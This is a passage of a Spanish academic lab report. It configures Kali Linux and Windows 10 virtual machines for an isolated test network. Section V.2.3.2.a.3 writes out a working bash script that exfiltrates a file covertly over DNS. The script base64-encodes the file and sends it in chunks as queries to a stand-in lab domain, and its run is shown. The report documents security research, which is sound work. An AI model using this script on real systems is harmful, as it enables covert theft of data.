192.168.100.0/24

V.2.3.2 Creación de las máquinas virtuales

V.2.3.2.a Creación de la máquina virtual Kali Linux en VMware

Se descargó la imagen ISO de la url oficial de Kali Linux. Y se procedió con la instalación correspondiente.




Figura 8 Archivo en formato ISO de la máquina virtual Kali Linux. Fuente. Captura de pantalla de escritorio de máquinas virtuales. Elaboración propia.

V.2.3.2.a.1 Configuración de Hardware

Luego de ello procedemos a configurar el hardware de la VM, cuyos componentes deben tener los siguientes ajustes:

- CPU: 2 procesadores y 4 cores por procesador, en total son 8 cores




Figura 9 Configuración del hardware de la VM. Fuente. Captura de pantalla de máquina virtual. Elaboración propia.

- RAM: 8192 MB (8GB)




Figura 10 Configuración de la Memoria. Fuente. Captura de pantalla de máquina virtual. Elaboración propia.

- Network Adapter: Configurado a Host-only (A private network shared with host)




Figura 11 Configuración de Network Adapter. Fuente. Captura de pantalla de Virtual Machine Settings

- Disco: 80 GB hard disk SCSI




Figura 12 Configuración de Hard Disk. Fuente. Captura de pantalla de Virtual Machine Settings

V.2.3.2.a.2 Configuración de la IP Estática


Abrimos una terminal y editamos la interfaz de red con el comando:

- ✓ **sudo nano /etc/network/interfaces**

Una vez dentro agregamos

- ✓ auto eth0
- ✓ iface eth0 inet static

- ✓ address 192.168.100.10
- ✓ netmask 255.255.255.0
- ✓ gateway 192.168.100.1



```

root@kali: /home/kali
Session Actions Edit View Help
GNU nano 8.7 /etc/network/interfaces *

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).


source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback
auto eth0
iface eth0 inet static
    address 192.168.100.30
    netmask 255.255.255.0
    gateway 192.168.100.1

```

Figura 13 Configuración de la ip Estática de la máquina virtual Kali Linux. Fuente. Captura de pantalla de la configuración de la ip estática dentro de la terminal. Elaboración propia.

- Lo guardamos con **CTRL + O** y salimos con **CTRL + X**
- Verificamos la ip con el comando **ip a** en la terminal



```

(root@kali)-[/home/kali]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default ql
en 1000
    link/ether 00:0c:29:c7:de:51 brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.30/24 brd 192.168.100.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fec7:de51/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever

```

Figura 14 Ip estática de la máquina virtual Kali Linux. Fuente. Captura de pantalla de una terminal de Kali Linux para verificar la ip Estática configurada. Elaboración propia.

Y se verifica que en la terminal eth0 se encuentra la ip 192.168.100.30 con mascara de red 255.255.255.0

Ahora agregamos un segundo adaptador, en Add < Network Adapter < NAT< Finalizamos




Figura 15 Adición de otro adaptador de red en Kali Linux. Fuente. Captura de pantalla de Virtual Machine Settings

Ahora tenemos 2 interfaces.

```
(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
(kali@kali)-[/home/kali]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:c7:de:51 brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.10/24 brd 192.168.100.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fec7:de51/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
```

Figura 16 Ip estática del segundo adaptador de red añadido. Fuente. Captura de pantalla de una terminal de Kali Linux para verificar las 2 IPS Estáticas configuradas. Elaboración propia.

Eth0= VMnet1 (La red de laboratorio virtual)

Eth2= NAT (Internet real)

El objetivo fue hacer que la red eth2 (NAT) tenga la métrica más baja, para que sea usada como ruta principal, ya que cuando se ejecutó el comando ip route se mostraba

- ✓ default via 192.168.100.1 dev eth0 metric 100 (No tiene Internet)
- ✓ default via 192.168.159.2 dev eth2 metric 102 (Internet, pero no prioritaria)

Es por ello que se ejecutó el comando:

- ✓ nmcli connection show

En el que se vieron varias conexiones

```
(root@kali)-[/home/kali]
# nmcli connection show
NAME                                UUID                                TYPE      DEVICE
Wired connection 2                 9f0c3fc5-b945-366e-baa9-507987215270 ethernet  eth2
kali-static                        71b99c01-28b6-3f8b-a1b0-83c06ffee357 ethernet  eth0
lo                                 0a0984d8-5eeb-478b-ad44-9ccd5b1057cf loopback   lo
Wired connection 1                 9e57efd7-b07b-350f-8347-0dd9c28a58ff ethernet  --
```

Figura 17 Resultados del comando nmcli conenction show. Fuente. Captura de pantalla de una terminal de Kali Linux. Elaboración propia

Y se procedió a ejecutar el comando:

- ✓ sudo nmcli connection modify "Wired connection 2" ipv4.route-metric 50

Esto hizo que la NAT quede con métrica 50, y al ser más baja que 100, se convirtió en ruta por defecto

Luego se reinició

- ✓ sudo nmcli connection down "Wired connection 2"
- ✓ sudo nmcli connection up "Wired connection 2"

Verificamos la ruta por defecto con ip route

```
(root@kali)-[/home/kali]
# ip route
default via 192.168.159.2 dev eth2 proto dhcp src 192.168.159.138 metric 50
default via 192.168.100.1 dev eth0 proto static metric 100
192.168.100.0/24 dev eth0 proto kernel scope link src 192.168.100.30 metric 100
192.168.159.0/24 dev eth2 proto kernel scope link src 192.168.159.138 metric 50
```

Figura 18 Resultados del comando ip route. Fuente. Captura de pantalla de una terminal de Kali Linux.

Se realizó la verificación de la conexión a internet con los comandos:

- ✓ `ping -c 4 8.8.8.8`
- ✓ `ping -c 4 google.com`

```
(root@kali)-[/home/kali]
# ping -c 4 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=39.8 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=128 time=40.9 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=128 time=42.6 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=128 time=42.4 ms

— 8.8.8.8 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 39.844/41.441/42.590/1.128 ms

(root@kali)-[/home/kali]
# ping -c 4 google.com
PING google.com (108.177.123.102) 56(84) bytes of data.
64 bytes from lcscl-d-in-f102.1e100.net (108.177.123.102): icmp_seq=1 ttl=128 time=40.4 ms
64 bytes from lcscl-d-in-f102.1e100.net (108.177.123.102): icmp_seq=2 ttl=128 time=43.0 ms
64 bytes from lcscl-d-in-f102.1e100.net (108.177.123.102): icmp_seq=3 ttl=128 time=41.3 ms
64 bytes from lcscl-d-in-f102.1e100.net (108.177.123.102): icmp_seq=4 ttl=128 time=43.0 ms

— google.com ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 40.375/41.937/43.027/1.135 ms
```

Figura 19 Resultados de conectividad a internet. Fuente. Captura de pantalla de una terminal de Kali Linux en la que se está haciendo ping a internet. Elaboración propia

Luego se procedió con la actualización del Kali, se ejecutó el comando:

- ✓ `sudo apt update && sudo apt upgrade -y`

V.2.3.2.a.3 Configuración del Script de Exfiltración DNS

En esta fase del laboratorio virtual se configuró un mecanismo de exfiltración de datos mediante un canal encubierto DNS.

Se creó la estructura del laboratorio, en una carpeta destinada para el laboratorio

- ✓ `mkdir -p /root/lab/exfil`
- ✓ `cd /root/lab/exfil`

Luego se crea el archivo que se va a exfiltrar

✓ **echo "Datos secretos de prueba" > test.txt**


Verificamos que el archivo exista dentro de la carpeta /root/lab/exfil

Con el comando ls

exfil.sh test.txt

Y efectivamente el archivo test.txt se encuentra dentro de la carpeta


Luego se procede a la creación del script de exfiltración. Se crea el archivo del script con el comando



```
(root@kali)-[~/lab/exfil]
# nano exfil.sh
```

Figura 20 Comando nano exfil.sh. Fuente. Captura de pantalla de una terminal de Kali Linux. Elaboración propia

Una vez dentro se escribió el script



```
root@kali: ~/lab/exfil
Session Actions Edit View Help
GNU nano 8.7 exfil.sh
#!/bin/bash
DATA=$(cat $1 | base64)
for CHUNK in $(echo $DATA | fold -w50); do
  dig $CHUNK.exfil.lab.dnstest.local
  sleep 1
done
```

Figura 21 Script en la terminal lab/exfil. Fuente. Captura de pantalla de una terminal exfil.sh. Elaboración propia

Luego se procedió a dar permisos de ejecución al script con el comando:

✓ **chmod +x exfil.sh**

Y una vez ya dentro de la carpeta /root/lab/exfil se ejecuta el comando:

✓ **./exfil.sh test.txt**

```

(root@kali)-[~/lab/exfil]
# ./exfil.sh test.txt

; <<>> DiG 9.20.15-2-Debian <<>> RGF0b3Mgc2VjcmV0b3MgZGUgcHJ1ZWJhCg==.exfil.lab.dn
stest.local
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; —>HEADER<— opcode: QUERY, status: NXDOMAIN, id: 61835
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 512
;; QUESTION SECTION:
;RGF0b3Mgc2VjcmV0b3MgZGUgcHJ1ZWJhCg==.exfil.lab.dn stest.local. IN A

;; AUTHORITY SECTION:
.                5          IN      SOA     a.root-servers.net. nstld.verisign
-grs.com. 2025121300 1800 900 604800 86400

;; Query time: 3 msec
;; SERVER: 192.168.159.2#53(192.168.159.2) (UDP)
;; WHEN: Sat Dec 13 10:31:41 EST 2025
;; MSG SIZE rcvd: 164

```

Figura 22 Ejecución del script con normalidad. Fuente. Captura de pantalla de una terminal ./exfil.sh. Elaboración propia

V.2.3.2.b Creación de la máquina virtual Windows 10 en VMware

Se descargó la imagen ISO de la url oficial de Microsoft. Y se procedió con la instalación correspondiente.




Figura 23 Archivo en formato ISO de la máquina virtual Kali Linux. Fuente. Captura de pantalla. Elaboración propia

V.2.3.2.b.1 Configuración de Hardware

Luego de ello procedemos a configurar el hardware de la VM Windows 10, cuyos componentes deben tener los siguientes ajustes:

- CPU: 2 procesadores y 2 cores por procesador, en total son 4 cores




Figura 24 Configuración del procesador. Fuente. Captura de pantalla de Virtual Machine Settings

- RAM: 8192 MB (8GB)




Figura 25 Configuración de la Memoria. Fuente. Captura de pantalla de Virtual Machine Settings

- Network Adapter: Configurado a Host-only (A private network shared with host)




Figura 26 Configuración de Network Adapter. Fuente. Captura de pantalla de Virtual Machine Settings

- Disco: 50 GB hard disk NVMe




Figura 27 Configuración de Network Adapter. Fuente. Captura de pantalla de Virtual Machine Settings

V.2.3.2.b.2 Configuración de la IP Estática

Abrimos la terminal cmd y ponemos el comando:

ncpa.cpl




Figura 28 Ejecución del comando ncpa. Fuente. Captura de pantalla de terminal de la máquina virtual Windows

Nos llevó a las conexiones de red




Figura 29 Conexiones de red. Fuente. Captura de pantalla de terminal de la máquina virtual Windows

Luego en propiedades




Figura 30 Propiedades de conexiones de red. Fuente. Captura de pantalla de terminal de la máquina virtual Windows

Y en Protocolo de Internet versión 4 (TCP/IPv4)

